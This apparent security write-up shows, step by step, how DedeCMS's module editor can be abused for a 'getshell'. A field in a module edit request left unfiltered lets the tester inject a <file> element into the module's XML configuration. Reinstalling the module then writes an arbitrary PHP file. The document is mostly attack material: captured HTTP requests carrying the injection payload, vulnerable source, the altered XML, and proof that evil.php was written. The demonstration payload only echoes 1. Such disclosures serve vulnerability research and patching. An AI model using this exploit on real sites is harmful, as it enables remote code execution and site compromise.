
Dedecms Getshell by XML injection

Attacker can install or uninstall the default module by dedecms as the picture below when he logged in the backstage management system.He can edit the module information by clicking the label titled "修改" as wel l.



Take the dedecms default module named "畅言评论模块" for example, when attacker modified the module i nformation & clicked the button titled "提交".

I caught the http request:

```
POST /dede/module_make.php HTTP/1.1
Host: dedecms.local
Content-Length: 8006
Cache-Control: max-age=0
Origin: http://dedecms.local
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarya5ufeh0UETbqb0Ou
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.34
```

```
97.12 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dedecms.local/dede/module_main.php?action=edit&hash=606c658db048ea7328ffe1c7ae2a732f
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
Cookie: menuitems=1_1%2C2_1%2C3_1%2C4_1; DedeUserID=1; PHPSESSID=3heorikh08029236mf2ka88kf5; _csrf_name_3b6bec04
=49595b855b94e12b7c3e8000d2052c2b; _csrf_name_3b6bec04__ckMd5=9bb4e4fa874ba57f; _csrf_name_6a5b20f0=d217fde94ac
21f893e7d721fe4ce90e4; _csrf_name_6a5b20f0__ckMd5=e2c2737b5227181d; DedeUserID__ckMd5=956cf98f1cd85696; DedeLog
inTime=1533025596; DedeLoginTime__ckMd5=bc6d5f3d4d1a553d; ENV_GOBACK_URL=%2Fdede%2Fplus_main.php
Connection: close

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="action"

edit
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="modulname"

畅言评论模块
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="lang"

utf-8
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="moduletype"

soft
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="email"

tianya@desdev.cn
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="hash"

606c658db048ea7328ffe1c7ae2a732f
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="hashv"

606c658db048ea7328ffe1c7ae2a732f
------WebKitFormBoundarya5ufeh0UETbqb0Ou
```

Content-Disposition: form-data; name="team"

织梦团队
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="mtime"

2014-02-17
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="url"

http://www.dedecms.com
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="ismember"

0
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="indexname"

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="indexurl"

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="menustring"

<m:top name='畅言评论' display='block'>
<m:item name='畅言模块' link='changyan_main.php' rank='sys_Feedback' target='main'/>
<m:item name='评论管理' link='changyan_main.php?dopost=manage' rank='sys_Feedback' target='main'/>
<m:item name='数据统计' link='changyan_main.php?dopost=stat' rank='sys_Feedback' target='main'/>
<m:item name='导入导出' link='changyan_main.php?dopost=import' rank='sys_Feedback' target='main'/>
<m:item name='畅言设置' link='changyan_main.php?dopost=setting' rank='sys_Feedback' target='main'/>
</m:top>
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="readmetxt"

版权所有 (c)2003-2011，DedeCms.com 保留所有权利。
感谢您选择织梦内容管理系统（以下简称DedeCms），DedeCms是目前国内最强大、最稳定的中小型门户网站建设解决方案之一，居于 PHP + MyS

QL 的技术开发，全部源码开放。DedeCms 的官方网址是： www.dedecms.com 交流论坛： bbs.dedecms.com
为了使你正确并合法的使用本软件，请你在使用前务必阅读清楚下面的协议条款：
一、本授权协议适用且仅适用于 DedeCms 5.x.x 版本，DedeCms官方对本授权协议的最终解释权。
二、协议许可的权利

1、您可以在完全遵守本最终用户授权协议的基础上，将本软件应用于非商业用途，而不必支付软件版权授权费用。

2、您可以在协议规定的约束和限制范围内修改 DedeCms 源代码或界面风格以适应您的网站要求。

3、您拥有使用本软件构建的网站全部内容所有权，并独立承担与这些内容的相关法律义务。

4、获得商业授权之后，您可以将本软件应用于商业用途，同时依据所购买的授权类型中确定的技术支持内容，自购买时刻起，在技术支持期限内拥有通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力，相关意见将被作为首要考虑，但没有一定被采纳的承诺或保证。
二、协议规定的约束和限制

1、未获商业授权之前，不得将本软件用于商业用途（包括但不限于企业网站、经营性网站、以营利为目的或实现盈利的网站）。购买商业授权请登陆 bbs.dedecms.com 了解最新说明。

2、未经官方许可，不得对本软件或与之关联的商业授权进行出租、出售、抵押或发放子许可证。

3、不管你的网站是否整体使用 DedeCms ，还是部份栏目使用 DedeCms，在你使用了 DedeCms 的网站主页上必须加上 DedeCms 官方网址(www.dedecms.com)的链接。

4、未经官方许可，禁止在 DedeCms 的整体或任何部分基础上以发展任何派生版本、修改版本或第三方版本用于重新分发。

5、如果您未能遵守本协议的条款，您的授权将被终止，所被许可的权利将被收回，并承担相应法律责任。
三、有限担保和免责声明

1、本软件及所附带的文件是作为不提供任何明确的或隐含的赔偿或担保的形式提供的。

2、用户出于自愿而使用本软件，您必须了解使用本软件的风险，在尚未购买产品技术服务之前，我们不承诺对免费用户提供任何形式的技术支持、使用担保，也不承担任何因使用本软件而产生问题的相关责任。

3、电子文本形式的授权协议如同双方书面签署的协议一样，具有完全的和等同的法律效力。您一旦开始确认本协议并安装 DedeCms，即被视为完全理解并接受本协议的各项条款，在享有上述条款授予的权力的同时，受到相关的约束和限制。协议许可范围以外的行为，将直接违反本授权协议并构成侵权，我们有权随时终止授权，责令停止损害，并保留追究相关责任的权力。

4、如果本软件带有其它软件的整合API示范例子包，这些文件版权不属于本软件官方，并且这些文件是没经过授权发布的，请参考相关软件的使用许可合法的使用。
协议发布时间： 2007年12月1日 By DedeCms.com

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="autosetup"

1
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="setup"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarya5ufeh0UETbqb0Ou

```
Content-Disposition: form-data; name="setupsql40"

DROP TABLE IF EXISTS `#@__plus_changyan_setting`;
CREATE TABLE IF NOT EXISTS `#@__plus_changyan_setting` (
`skey` varchar(255) NOT NULL DEFAULT '',
`svalue` text NOT NULL,
`stime` int(10) NOT NULL,
PRIMARY KEY (`skey`)
) TYPE=MyISAM;
INSERT INTO `#@__plus_changyan_setting` (`skey`, `svalue`, `stime`) VALUES
('appid', '0', 0),
('id', '0', 0),
('isv_id', '0', 0),
('user', '0', 0),
('pwd', '0', 0);
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="autodel"

1
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="uninstall"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="delsql"

DROP TABLE IF EXISTS `#@__plus_changyan_setting`;
DROP TABLE IF EXISTS `#@__plus_changyan_importids`;
DROP TABLE IF EXISTS `#@__plus_changyan_insertids`;
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="rebuild"

yes
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="filelist"

../include/helpers/changyan.helper.php
../include/taglib/changyan.lib.php
```

```
changyan_main.php
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="imageField"

提交
------WebKitFormBoundarya5ufeh0UETbqb0Ou--
```

I found the xml configuration file by hash value in the path

```
./data/module

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="hash"

606c658db048ea7328ffe1c7ae2a732f
```



By viewing the code of

```
dede/module_make.php
```

It was not difficult to find that some value was filtered by

```
str_replace()
```

Key part code:

```
/*-------------
//修改项目
function editModule()
--------------*/
else if($action=='edit')
{
$filelist = str_replace("\r", "\n", trim($filelist));
$filelist = trim(preg_replace("#[\n]{1,}#", "\n", $filelist));
if($filelist=="")
{
ShowMsg("对不起，你没有指定模块的文件列表，因此不能创建项目！","-1");
exit();
}

//已经去除转义
foreach($_POST as $k=>$v) $$k = stripslashes($v);
if(!isset($autosetup)) $autosetup = 0;
if(!isset($autodel)) $autodel = 0;
$mdir = DEDEDATA.'/module';
$hashcode = $hash;
$moduleFilename = $mdir.'/'.$hashcode.'.xml';
$modulname = str_replace('=', '', $modulname);
$email = str_replace('=', '', $email);
$team = str_replace('=', '', $team);
$indexurl = str_replace('=', '**', $indexurl);
$menustring = base64_encode($menustring);
$dm = new DedeModule($mdir);
$readmef = base64_encode($readmetxt);
$setupf = $uninstallf = '';

//编译setup文件
if(is_uploaded_file($setup))
```

```
{
move_uploaded_file($setup, $mdir."/{$hashcode}-s.php") or die("你没上传，或系统无法把setup文件移动到 module 目录！");
$setupf = $dm->GetEncodeFile($mdir."/{$hashcode}-s.php", TRUE);
} else {
if($autosetup==0) $setupf = base64_encode($dm->GetSystemFile($hashcode, 'setup'));
}

//编译uninstall文件
if(is_uploaded_file($uninstall))
{
move_uploaded_file($uninstall,$mdir."/{$hashcode}-u.php") or die("你没上传，或系统无法把uninstall文件移动到 module 目录！");
$uninstallf = $dm->GetEncodeFile($mdir."/{$hashcode}-u.php",true);
} else {
if($autodel==0) $uninstallf = base64_encode($dm->GetSystemFile($hashcode,'uninstall'));
}

if(trim($setupsql40)=='') $setupsql40 = '';
else $setupsql40 = base64_encode(htmlspecialchars_decode(trim($setupsql40)));
//if(trim($setupsql41)=='') $setupsql41 = '';
//else $setupsql41 = base64_encode(trim($setupsql41));

if(trim($delsql)=='') $delsql = '';
else $delsql = base64_encode(strip_tags(trim($delsql)));

$modulinfo = "<module>
<baseinfo>
name={$modulname}
team={$team}
time={$mtime}
email={$email}
url={$url}
hash={$hashcode}
indexname={$indexname}
indexurl={$indexurl}
ismember={$ismember}
autosetup={$autosetup}
autodel={$autodel}
lang={$lang}
moduletype={$moduletype}
```

```
</baseinfo>
<systemfile>
<menustring>
$menustring
</menustring>
<readme>
{$readmef}
</readme>
<setupsql40>
$setupsql40
</setupsql40>
<delsql>
$delsql
</delsql>
<setup>
{$setupf}
</setup>
<uninstall>
{$uninstallf}
</uninstall>
<oldfilelist>
$filelist
</oldfilelist>
</systemfile>
";

if($rebuild=='yes')
{
$filelists = explode("\n", $filelist);
foreach($filelists as $v)
{
$v = trim($v);
if(!empty($v)) $dm->MakeEncodeFileTest(dirname(__FILE__),$v);
}
//测试无误后编译安装包
$fp = fopen($moduleFilename, 'w');
fwrite($fp, $modulinfo."\r\n");
fwrite($fp, "<modulefiles>\r\n");
foreach($filelists as $v)
```

```
{
$v = trim($v);
if(!empty($v)) $dm->MakeEncodeFile(dirname(__FILE__),$v,$fp);
}
fwrite($fp,"</modulefiles>\r\n");
fwrite($fp,"</module>\r\n");
fclose($fp);
} else {
$fxml = $dm->GetFileXml($hashcode);
$fp = fopen($moduleFilename, 'w');
fwrite($fp, $modulinfo."\r\n");
fwrite($fp, $fxml);
fclose($fp);
}
ShowMsg("成功对模块重新编译！", "module_main.php");
exit();
```

But it seems to be forgotten to deal with some values.For example:

```
indexname
```

Therefore, we can modify the http request by the payload

```
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="indexname"

indexname=1
indexurl=
ismember=0
autosetup=1
autodel=1
lang=utf-8
moduletype=templets
</baseinfo>
<modulefiles>
<file type='file' name='../data/module/evil.php'>
PD9waHAgZWNobyAxPz4K
</file>
```

```
</modulefiles>
<baseinfo>
```

And repeat the http request.Finally， file

```
606c658db048ea7328ffe1c7ae2a732f.xml
```

was modified as we expected.

```
/L/W/D/t/d/d/module> cat 606c658db048ea7328ffe1c7ae2a732f.xml
<module>
<baseinfo>
name=畅言评论模块
team=织梦团队
time=2014-02-17
email=tianya@desdev.cn
url=http://www.dedecms.com
hash=606c658db048ea7328ffe1c7ae2a732f
indexname=indexname=1
indexurl=
ismember=0
autosetup=1
autodel=1
lang=utf-8
moduletype=templets
</baseinfo>
<modulefiles>
<file type='file' name='../data/module/evil.php'>
PD9waHAgZWNobyAxPz4K
</file>
</modulefiles>
<baseinfo>
indexurl=
ismember=0
autosetup=1
autodel=1
lang=utf-8
moduletype=soft
</baseinfo>
<systemfile>
<menustring>
PG06dG9wIG5hbWU9J+eVheiogOivhOiuuicgZGlzcGxheT0nYmxvY2snPg0KPG06aXRlbSBuYW1lPSfnlYXoqIDmqKHlnZcnIGxpbms9J2NoYW5neWFuX21haW4ucGhwJyByYW5rPSdzeXNfRmVlZGJhY2snIH
RhcmdldD0nbWFpbicvPg0KPG06aXRlbSBuYW1lPSfor4TorrrnrqHnkIYnIGxpbms9J2NoYW5neWFuX21haW4ucGhwP2RvcG9zdD1tYW5hZ2UnIHJhbms9J3N5c19GZWVkYmFjaycgdGFyZ2V0PSdtYWluJy8+
DQo8bTppdGVtIG5hbWU9J+aVsOaNrue7n+iuoScgbGluaz0nY2hhbmd5YW5fbWFpbi5waHA/ZG9wb3N0PXN0YXQnIHJhbms9J3N5c19GZWVkYmFjaycgdGFyZ2V0PSdtYWluJy8+DQo8bTppdGVtIG5hbWU9J+
WvvOWFpeWvvOWHuicgbGluaz0nY2hhbmd5YW5fbWFpbi5waHA/ZG9wb3N0PWltcG9ydCcgcmFuaz0nc3lzX0ZlZWRiYWNrJyB0YXJnZXQ9J21haW4nLz4NCjxtOml0ZW0gbmFtZT0n55WF6KiA6K6+572uJyBs
aW5rPSdjaGFuZ3lhbl9tYWluLnBocD9kb3Bvc3Q9c2V0dGluZycgcmFuaz0nc3lzX0ZlZWRiYWNrJyB0YXJnZXQ9J21haW4nLz4NCjwvbTp0b3A+
</menustring>
```

Last step is to reinstall the module because the installation is totally depended on the xml file.

It will extract the data in the tag '**file**' to '**base64decode**' and write the data into the file which filename is the value of '**name**' filed.

Http request for reinstalling the module:

```
POST /dede/module_main.php HTTP/1.1
Host: dedecms.local
Content-Length: 162
Cache-Control: max-age=0
Origin: http://dedecms.local
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.34
97.12 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dedecms.local/dede/module_main.php?action=setup&hash=fcd00dbb5a51d65aff6c248d221d8bcd
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
Cookie: menuitems=1_1%2C2_1%2C3_1%2C4_1; DedeUserID=1; PHPSESSID=3heorikh08029236mf2ka88kf5; _csrf_name_3b6bec04
=49595b855b94e12b7c3e8000d2052c2b; _csrf_name_3b6bec04__ckMd5=9bb4e4fa874ba57f; _csrf_name_6a5b20f0=d217fde94ac
21f893e7d721fe4ce90e4; _csrf_name_6a5b20f0__ckMd5=e2c2737b5227181d; DedeUserID__ckMd5=956cf98f1cd85696; DedeLog
inTime=1533025596; DedeLoginTime__ckMd5=bc6d5f3d4d1a553d; ENV_GOBACK_URL=%2Fdede%2Fplus_main.php
Connection: close

hash=606c658db048ea7328ffe1c7ae2a732f&action=setupstart&filelists=%e6%96%87%e4%bb%b6%7c..%2fdata%2fmodule%2fevil.php&isreplace
=3&imageField1.x=23&imageField1.y=15
```

Go Cancel < > Target: http://dedecms.local

Request

Raw Params Headers Hex

```
POST /dede/module_main.php HTTP/1.1
Host: dedecms.local
Content-Length: 162
Cache-Control: max-age=0
Origin: http://dedecms.local
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.12 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8
Referer:
http://dedecms.local/dede/module_main.php?action=setup&hash=fcd00dbb5a51d65aff6c248
d221d8bcd
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
Cookie: menuitems=1_1%2C2_1%2C3_1%2C4_1; DedeUserID=1;
PHPSESSID=3heorikh08029236mf2ka88kf5;
_csrf_name_3b6bec04=49595b855b94e12b7c3e8000d2052c2b;
_csrf_name_3b6bec04__ckMd5=9bb4e4fa874ba57f;
_csrf_name_6a5b20f0=d217fde94ac21f893e7d721fe4ce90e4;
_csrf_name_6a5b20f0__ckMd5=e2c2737b5227181d; DedeUserID__ckMd5=956cf98f1cd85696;
DedeLoginTime=1533025596; DedeLoginTime__ckMd5=bc6d5f3d4d1a553d;
ENV_GOBACK_URL=%2Fdede%2Fplus_main.php
Connection: close

hash=606c658db048ea7328ffe1c7ae2a732f&action=setupstart&filelists=%e6%96%87%e4%bb%
b6%7c..%2fdata%2fmodule%2fevil.php&isreplace=3&imageField1.x=23&imageField1.y=15
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 31 Jul 2018 10:05:01 GMT
Server: Apache/2.4.33 (Unix) PHP/5.6.33
X-Powered-By: PHP/5.6.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1391

<script language='javascript' type='text/javascript'>
if(window.navigator.userAgent.indexOf('MSIE')>=1)
top.document.frames.menu.location = 'index_menu_module.php';
else top.document.getElementById('menufra').src = 'index_menu_module.php';
</script><html>
<head>
<title>DedeCMS提示信息</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no">
<meta name="renderer" content="webkit">
<meta http-equiv="Cache-Control" content="no-siteapp" /><base target='_self'/>
<style>div{line-height:160%;}</style></head>
<body leftmargin='0' topmargin='0' bgcolor='#FFFFFF'>
<center>
<script>
      var pgo=0;
      function JumpUrl(){
        if(pgo==0){ location='module_main.php'; pgo=1; }
      }
document.write("<br /><div style='width:450px;padding:0px;border:1px solid
#DADADA;'><div style='padding:6px;font-size:12px;border-bottom:1px solid
#DADADA;background:#DBEEBD url(/plus/img/wbg.gif)';'><b>DedeCMS
提示信息! </b></div>");
document.write("<div style='height:130px;font-size:10pt;background:#ffffff'><br
/>");
document.write("模块安装完成...");
document.write("<br /><a
href='module_main.php'>如果你的浏览器没反应，请点击这里...</a><br/></div>");
setTimeout('JumpUrl()',1000);</script>
</center>
</body>
```

In the end , file '**../data/module/evil.php**' was generated and the code of the file is

```
/L/W/D/t/d/d/module>
/L/W/D/t/d/d/module> cat evil.php
<?php echo 1?>
/L/W/D/t/d/d/module> echo 'PD9waHAgZWNobyAxPz4K' |base64 -D
<?php echo 1?>
/L/W/D/t/d/d/module>
```